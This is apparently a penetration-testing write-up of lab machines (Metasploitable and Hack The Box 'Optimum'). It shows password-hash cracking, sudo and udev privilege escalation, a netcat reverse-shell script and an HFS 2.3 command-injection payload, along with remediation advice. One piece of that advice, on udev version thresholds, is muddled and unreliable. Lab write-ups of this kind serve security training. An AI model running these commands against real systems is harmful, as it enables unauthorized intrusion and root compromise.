
We will try to crack some passwords. Since I have root access, I wanted to cat out the /etc/shadow folder.



I will then use a popular hash cracker called John-the-ripper to crack the hashes from the previous screenshot.



I was able to find some credentials, since the user and password “msfadmin” is in red, this seems to be interesting. So, we will try to use that with SSH and see if we can get into it that way as well.



With being able to ssh into this machine with the passwords, it was very easy to do.

Remediation Recommendations:

Upgrade Hashing Algorithms: With it being so easy to gain access to this machine, I would recommend upgrading the hashes. You use some MD5 hashes which are very weak. You would need to upgrade to SHA-256 or SHA-512 to be protected better.

Since I logged into this user, I can run SUDO commands, which means I can run any other command I want.

```
msfadmin@metasploitable:~$ sudo -l
[sudo] password for msfadmin:
User msfadmin may run the following commands on this host:
    (ALL) ALL
msfadmin@metasploitable:~$
```

Using GTFOBins I investigated what SUDO can do and with this command I will be able to escalate my privileges to root.

```
msfadmin@metasploitable:~$ sudo mount -o bind /bin/sh /bin/mount
msfadmin@metasploitable:~$ sudo mount
root@metasploitable:~# whoami
root
root@metasploitable:~# hostname
metasploitable
root@metasploitable:~#
```

I would recommend using the Least Privilege Principle, which means granting specific sudoers to only run commands that are in line with their tasks. I would also suggest logging and monitoring everything that a sudoer is doing on the system.

Now let's investigate at distccd v1

Distccd v1

CVE-2004-2687 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description

distcc 2.x, as used in XCode 1.5 and others, when not configured to restrict access to the server port, allows remote attackers to execute arbitrary commands via compilation jobs, which are executed by the server without authorization checks.

Metrics CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:


NIST: NVD **Base Score:** N/A NVD assessment not yet provided.

QUICK INFO

CVE Dictionary Entry:
CVE-2004-2687
NVD Published Date:
12/31/2004
NVD Last Modified:
11/20/2024
Source:
MITRE

After doing some digging, I found a script from GitHUB that will help in the exploitation of this.


https://gist.github.com/DarkCoderSc/4dbf6229a93e75c3bdf6b467e67a9855




Now that I have access to the machine, I will see what programs are running on the system.

```
ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0   2844  1688 ?        Ss   21:10   0:01 /sbin/init
root         2  0.0  0.0      0     0 ?        S<   21:10   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S<   21:10   0:00 [migration/0]
root         4  0.0  0.0      0     0 ?        S<   21:10   0:00 [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S<   21:10   0:00 [watchdog/0]
root         6  0.0  0.0      0     0 ?        S<   21:10   0:00 [migration/1]
root         7  0.0  0.0      0     0 ?        S<   21:10   0:00 [ksoftirqd/1]
root         8  0.0  0.0      0     0 ?        S<   21:10   0:00 [watchdog/1]
root         9  0.0  0.0      0     0 ?        S<   21:10   0:00 [events/0]
root        10  0.0  0.0      0     0 ?        S<   21:10   0:00 [events/1]
root        11  0.0  0.0      0     0 ?        S<   21:10   0:00 [khelper]
root        46  0.0  0.0      0     0 ?        S<   21:10   0:00 [kblockd/0]
root        47  0.0  0.0      0     0 ?        S<   21:10   0:00 [kblockd/1]
root        50  0.0  0.0      0     0 ?        S<   21:10   0:00 [kacpid]
root        51  0.0  0.0      0     0 ?        S<   21:10   0:00 [kacpi_notify]
root       187  0.0  0.0      0     0 ?        S<   21:10   0:00 [kseriod]
root       231  0.0  0.0      0     0 ?        S    21:10   0:00 [pdflush]
root       232  0.0  0.0      0     0 ?        S    21:10   0:00 [pdflush]
root       233  0.0  0.0      0     0 ?        S<   21:10   0:00 [kswapd0]
root       275  0.0  0.0      0     0 ?        S<   21:10   0:00 [aio/0]
root       276  0.0  0.0      0     0 ?        S<   21:10   0:00 [aio/1]
root      1307  0.0  0.0      0     0 ?        S<   21:10   0:00 [ksnapd]
root      1563  0.0  0.0      0     0 ?        S<   21:10   0:00 [ata/0]
root      1569  0.0  0.0      0     0 ?        S<   21:10   0:00 [ata/1]
root      1576  0.0  0.0      0     0 ?        S<   21:10   0:00 [ata_aux]
root      1590  0.0  0.0      0     0 ?        S<   21:10   0:00 [ksuspend_usbd]
root      1595  0.0  0.0      0     0 ?        S<   21:10   0:00 [khubd]
root      2435  0.0  0.0      0     0 ?        S<   21:10   0:00 [scsi_eh_0]
root      2567  0.0  0.0      0     0 ?        S<   21:10   0:00 [scsi_eh_1]
root      2573  0.0  0.0      0     0 ?        S<   21:10   0:00 [scsi_eh_2]
root      2623  0.0  0.0      0     0 ?        S<   21:10   0:00 [kjournald]
root      2778  0.0  0.0   2216   680 ?        S<s  21:10   0:00 /sbin/udevd --d
aemon
root      3063  0.0  0.0      0     0 ?        S<   21:10   0:00 [kgameportd]
root      3151  0.0  0.0      0     0 ?        S<   21:10   0:00 [kpsmoused]
root      3886  0.0  0.0      0     0 ?        S<   21:10   0:00 [scsi_eh_3]
root      3887  0.0  0.0      0     0 ?        S<   21:10   0:00 [scsi_eh_4]
root      3888  0.0  0.0      0     0 ?        S<   21:10   0:00 [scsi_eh_5]
```


After looking through, we can see that udev is running on the user “root” so let’s let further into that. We will see what udev is by looking at it closer.



It seems like udev is running on 117-8 version. I will search for an exploit that I can use with that version.



Here I found an exploit that I can use. Let’s try and get it onto the system through a simple web server.



This exploit uses the “run” command as a payload, which we need to add a couple of lines of code for the shell.

```
touch run
echo '#!/bin/sh' > run
echo '/bin/netcat -e /bin/sh 192.168.4.122 5555' >> run
```

The script is written in “C” needs to be compiled, I renamed the file to msp2

```
cat run
#!/bin/sh
/bin/netcat -e /bin/sh 192.168.4.122 5555

gcc 8572.c -o msp2
ls
5390.jsvc_up
8572.c
distcc_c794da9b.stdout
distcc_c7b8da9b.stderr
distcc_e8ccdf1a.stdout
distcc_e8d7df1a.stderr
distccd_c745da9b.o
distccd_c778da9b.i
distccd_e886df1a.o
distccd_e898df1a.i
msp2
run
```


According to the exploit we will need to get the Process ID (PID) for the udev netlink socket. We will want to use PID 2777.

```
cat /proc/net/netlink
sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks
f7c87400 0   0      00000000 0        0        00000000 2
df85cc00 4   0      00000000 0        0        00000000 2
df801200 7   0      00000000 0        0        00000000 2
f7cfe600 9   0      00000000 0        0        00000000 2
f7ce8800 10  0      00000000 0        0        00000000 2
f7411600 15  2777   00000001 0        0        00000000 2
f7c87800 15  0      00000000 0        0        00000000 2
f7c92c00 16  0      00000000 0        0        00000000 2
f76c2e00 18  0      00000000 0        0        00000000 2
```

Now that we have the PID we can make the file executable.

```
chmod +x msp2

./msp2 2777
```

After this we will run the exploit with a listener on port 5555 and we should get root privileges.




Remediation Recommendations:

Update the udev package: With a quick google search, the most recent version of udev is 256.8, now you wouldn't have to go that high, but anything higher than 1.4.1 will suffice.


Optimum:

IP Address: 10.10.10.8


Initial Port Scan



With a http file server running on port 80 I decided to go to the website to see what is on there. And it seems like it is running httpfileserver 2.3




Now I will search the web for possible exploits that I can use against it. I will use exploit-db.com



I first had to pass some parameters such as the IP address and the port

```
┌──(thomas㉿thomas)-[~/htb/optimum]
└─$ python3 exploit.py 10.10.10.8 80 id
http://10.10.10.8:80/?search=%00{.+exec|id.}

┌──(thomas㉿thomas)-[~/htb/optimum]
└─$
```

I then served up a tcpdump to make sure I have code execution and to see if I get pings back. As proof of concept. (POC)






```
┌──(thomas㉿thomas)-[/usr/share/windows-binaries]
└─$
┌──(thomas㉿thomas)-[/usr/share/windows-binaries]
└─$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
23:11:23.849248 IP 10.10.10.8 > 10.10.14.10: ICMP echo request, id 1, seq 1, length 40
23:11:23.849258 IP 10.10.14.10 > 10.10.10.8: ICMP echo reply, id 1, seq 1, length 40
23:11:23.850823 IP 10.10.10.8 > 10.10.14.10: ICMP echo request, id 1, seq 2, length 40
23:11:23.850826 IP 10.10.14.10 > 10.10.10.8: ICMP echo reply, id 1, seq 2, length 40
23:11:23.850829 IP 10.10.10.8 > 10.10.14.10: ICMP echo request, id 1, seq 3, length 40
23:11:23.850830 IP 10.10.14.10 > 10.10.10.8: ICMP echo reply, id 1, seq 3, length 40
23:11:23.850832 IP 10.10.10.8 > 10.10.14.10: ICMP echo request, id 1, seq 4, length 40
23:11:23.850832 IP 10.10.14.10 > 10.10.10.8: ICMP echo reply, id 1, seq 4, length 40
23:11:24.866424 IP 10.10.10.8 > 10.10.14.10: ICMP echo request, id 1, seq 5, length 40
23:11:24.866433 IP 10.10.14.10 > 10.10.10.8: ICMP echo reply, id 1, seq 5, length 40
23:11:24.866440 IP 10.10.10.8 > 10.10.14.10: ICMP echo request, id 1, seq 6, length 40
23:11:24.866441 IP 10.10.14.10 > 10.10.10.8: ICMP echo reply, id 1, seq 6, length 40
23:11:24.866443 IP 10.10.10.8 > 10.10.14.10: ICMP echo request, id 1, seq 7, length 40
23:11:24.866443 IP 10.10.14.10 > 10.10.10.8: ICMP echo reply, id 1, seq 7, length 40
23:11:24.866445 IP 10.10.10.8 > 10.10.14.10: ICMP echo request, id 1, seq 8, length 40
23:11:24.866446 IP 10.10.14.10 > 10.10.10.8: ICMP echo reply, id 1, seq 8, length 40
23:11:25.875007 IP 10.10.10.8 > 10.10.14.10: ICMP echo request, id 1, seq 9, length 40
23:11:25.875023 IP 10.10.14.10 > 10.10.10.8: ICMP echo reply, id 1, seq 9, length 40
23:11:25.875032 IP 10.10.10.8 > 10.10.14.10: ICMP echo request, id 1, seq 10, length 40
23:11:25.875033 IP 10.10.14.10 > 10.10.10.8: ICMP echo reply, id 1, seq 10, length 40
23:11:25.875039 IP 10.10.10.8 > 10.10.14.10: ICMP echo request, id 1, seq 11, length 40
